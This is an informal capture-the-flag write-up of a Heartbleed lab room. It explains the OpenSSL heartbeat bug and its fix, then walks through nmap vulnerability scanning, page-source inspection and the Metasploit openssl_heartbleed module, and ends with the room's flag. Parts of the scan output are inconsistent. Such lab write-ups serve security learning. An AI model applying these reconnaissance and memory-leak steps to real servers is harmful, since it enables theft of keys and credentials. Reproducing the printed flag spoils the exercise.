



HeartBleed

SSL issues are still lurking in the wild! Can you exploit these web servers' OpenSSL?

Introduction to Heartbleed and SSL/TLS

On the internet today, most web servers are configured to use SSL/TLS.

SSL(**secure socket layer**) is a predecessor to TLS (transport layer security). The most common versions are TLS 1.2 and TLS 1.3 (recently released). Configuring a web server to use TLS means that all communication from that particular server to a client will be encrypted; any malicious third party that has access to this traffic will not be able to understand, decrypt the traffic, and they also will not be able to modify the traffic.

Heartbleed is a bug due to the implementation in the OpenSSL library from version 1.0.1 to 1.0.1f (which is widely used). It allows a user to access memory on the server (which they usually wouldn't have access to). This in turn allows a malicious user to access different kinds of information including:

- server private key
- confidential data like usernames, passwords, and other personal information

Analysing the BUG

The implementation error occurs in the heartbeat message that OpenSSL uses to keep a connection alive even when no data is sent. A mechanism like this is important because if a connection dies/resets quite often, it would be expensive to set up the TLS

aspect of the connection again; this affects the latency across the internet, and it would make using services slow for users. A heartbeat message sent by one end of the connection, when the server retrieves this message from the client, here's what it does:

- The server constructs a pointer(memory location) to the heartbeat record
- It then copies the length of the data sent by a user into a variable(called payload)
 - The length of this data is unchecked
- The server then allocates memory in the form of:
- $1 + 2 + \text{payload} + \text{padding}$ (this can be maximum of $1 + 2 + 65535 + 16$)
- The server then creates another pointer(bp) to access this memory
- The server then copies the payload number of bytes from data sent by the user to the bp pointer
- The server sends the data contained in the bp pointers to the user.

Remediation

To ensure that arbitrary data from the server isn't copied and sent to a user, the server needs to check the length of the heartbeat message:

- The server needs to check that the length of the heartbeat message sent by the user isn't 0
- The server needs to check the length doesn't exceed the specified length of the variable that holds the data

References:

- <http://heartbleed.com/>
- <https://www.seancassidy.me/diagnosis-of-the-openssl-heartbleed-bug.html>
- <https://stackabuse.com/heartbleed-bug-explained/>

1. what is the flag?

lets start with nmap scan and it is not as usual scan

we should use `—script vuln` here

With the `--script vuln` option, Nmap will then run scripts from the "vuln" category against the open ports and services to identify potential vulnerabilities. These scripts might perform tests or checks that are known to expose vulnerabilities in certain services or configurations.

```

root@kali: /home/kali
root@kali: /home/kali/thm/HeartBleed
root@kali: /home/kali/thm/HeartBleed
root@kali: /home/kali/thm/HeartBleed 236x52


[ root@kali ] - [ /home/kali/thm/HeartBleed ]
# cat nmap_scan.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-26 12:59 IST
Pre-scan script results:
| broadcast-avahi-dos:
|_ Discovered hosts:
|   224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for ec2-53-32-117-109.eu-west-1.compute.amazonaws.com (63.32.117.109)
Host is up (0.82s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ftp
22/tcp    open  ssh
OpenSSH 7.4 (protocol 2.0)
vulners:
cpe:/a:openssh:openssh:7.4:
EXPLOITPACK:C98F59639F952A8E8C4C80BB8755A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:C98F59639F952A8E8C4C80BB8755A19 *EXPLOIT*
EXPLOITPACK:333E4AD2EDBE345BF9D00DD007F9E37 5.8 https://vulners.com/exploitpack/EXPLOITPACK:333E4AD2EDBE345BF9D00DD007F9E37 *EXPLOIT*
EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111
1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*
PACKETSTORM:158621 5.0 https://vulners.com/packetstorm/PACKETSTORM:158621 *EXPLOIT*
EXPLOITPACK:F95707EBACCE123C3649B76AE13FB8 5.0 https://vulners.com/exploitpack/EXPLOITPACK:F95707EBACCE123C3649B76AE13FB8 *EXPLOIT*
EXPLOITPACK:E8DBCC5685E32760648BD414875563283 5.0 https://vulners.com/exploitpack/EXPLOITPACK:E8DBCC5685E32760648BD414875563283 *EXPLOIT*
EDB-ID:45939 5.0 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*
EDB-ID:45233 5.0 https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT*
CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919
CVE-2018-15473 5.0 https://vulners.com/cve/CVE-2018-15473
CVE-2017-15986 5.0 https://vulners.com/cve/CVE-2017-15986
CVE-2016-10708 5.0 https://vulners.com/cve/CVE-2016-10708
1337DAY-ID-31730 5.0 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*
CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
CVE-2020-14545 4.3 https://vulners.com/cve/CVE-2020-14545
CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110
CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109
CVE-2018-20885 2.6 https://vulners.com/cve/CVE-2018-20885
PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*
MSF/AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS 0.0 https://vulners.com/metasploit/MSF/AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS *EXPLOIT*
1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT*
80/tcp    closed http
111/tcp   open  rpcbind
113/tcp   closed idmapd
443/tcp   open  ssl/http
nginx 1.15.7
ssl-ccs-injection:
VULNERABLE:
SSL/TLS MITM vulnerability (CCS Injection)
State: VULNERABLE

```

nmap scan.txt

the hint given was use the <IP> in the browser

lets do it



some video was there in the website but it before getting the page i got the security issue that it was not safe

i proceed cause it was virtual machine and trusted platform

and below the video i can see some text “My friend really like this Heartbleed song - I think you all will like it too”


lets see the source page whats there

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>What are you looking for?</title>
5 <style>
6   body {
7     width: 35em;
8     margin: 0 auto;
9     font-family: Tahoma, Verdana, Arial, sans-serif;
10  }
11 </style>
12 </head>
13 <body>
14 <h1> Who said static pages aren't fun right? </h1>
15 <video width="560" height="315" controls>
16   <source src="heartbleed-song.mp4" type="video/mp4">
17 </video>
18 <p> My friend really like this Heartbleed song - I think you all will like it too </p>
19
20 <!-- don't forget to remove secret communication pages -->
21
22 </body>
23 </html>
24
```

one thing we should focus on is, when ever we go to the source page we should not see any comments, but here it is there it may give some hints to go forward

[what i feel is nothing is much important expect the comment in the source page]

one more thing i found strange is when we go to the inspect page and in the console when we type some type of particular words it was giving some functions for that i dont understand that



in the nmap scan we found many CVE numbers then lets try using the METASPLOIT
lets search for the payload heartbleed

```

root@kali: /home/kali
msf6 > search heartbleed

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/server/openssl_heartbeat_client_memory  2014-04-07      normal No     OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
1  auxiliary/scanner/ssl/openssl_heartbleed          2014-04-07      normal Yes    OpenSSL Heartbeat (Heartbleed) Information Leak

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssl/openssl_heartbleed
msf6 >

```

```

1 auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07 normal Yes OpenSSL Heartbeat (Heartbleed) Information Leak

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssl/openssl_heartbleed
msf6 > use 1
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):
Name      Current Setting  Required  Description
-----
DUMPFILTER 0               no        Pattern to filter leaked memory before storing
LEAK_COUNT  1               yes       Number of times to leak memory per SCAN or DUMP invocation
MAX_KEYTRIES 50             yes       Max tries to dump key
RESPONSE_TIMEOUT 10            yes       Number of seconds to wait for a server response
RHOSTS      443            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       443            yes       The target port (TCP)
STATUS_EVERY 5               yes       How many retries until key dump status
THREADS     1               yes       The number of concurrent threads (max one per host)
TLS_CALLBACK None            yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
TLS_VERSION 1.0            yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:
Name      Description
-----
SCAN      Check hosts for vulnerability

```

lets run the exploit

it should work but its not working in my case [like flag was not getting]

ans: **THM{sSI-Is-BaD}**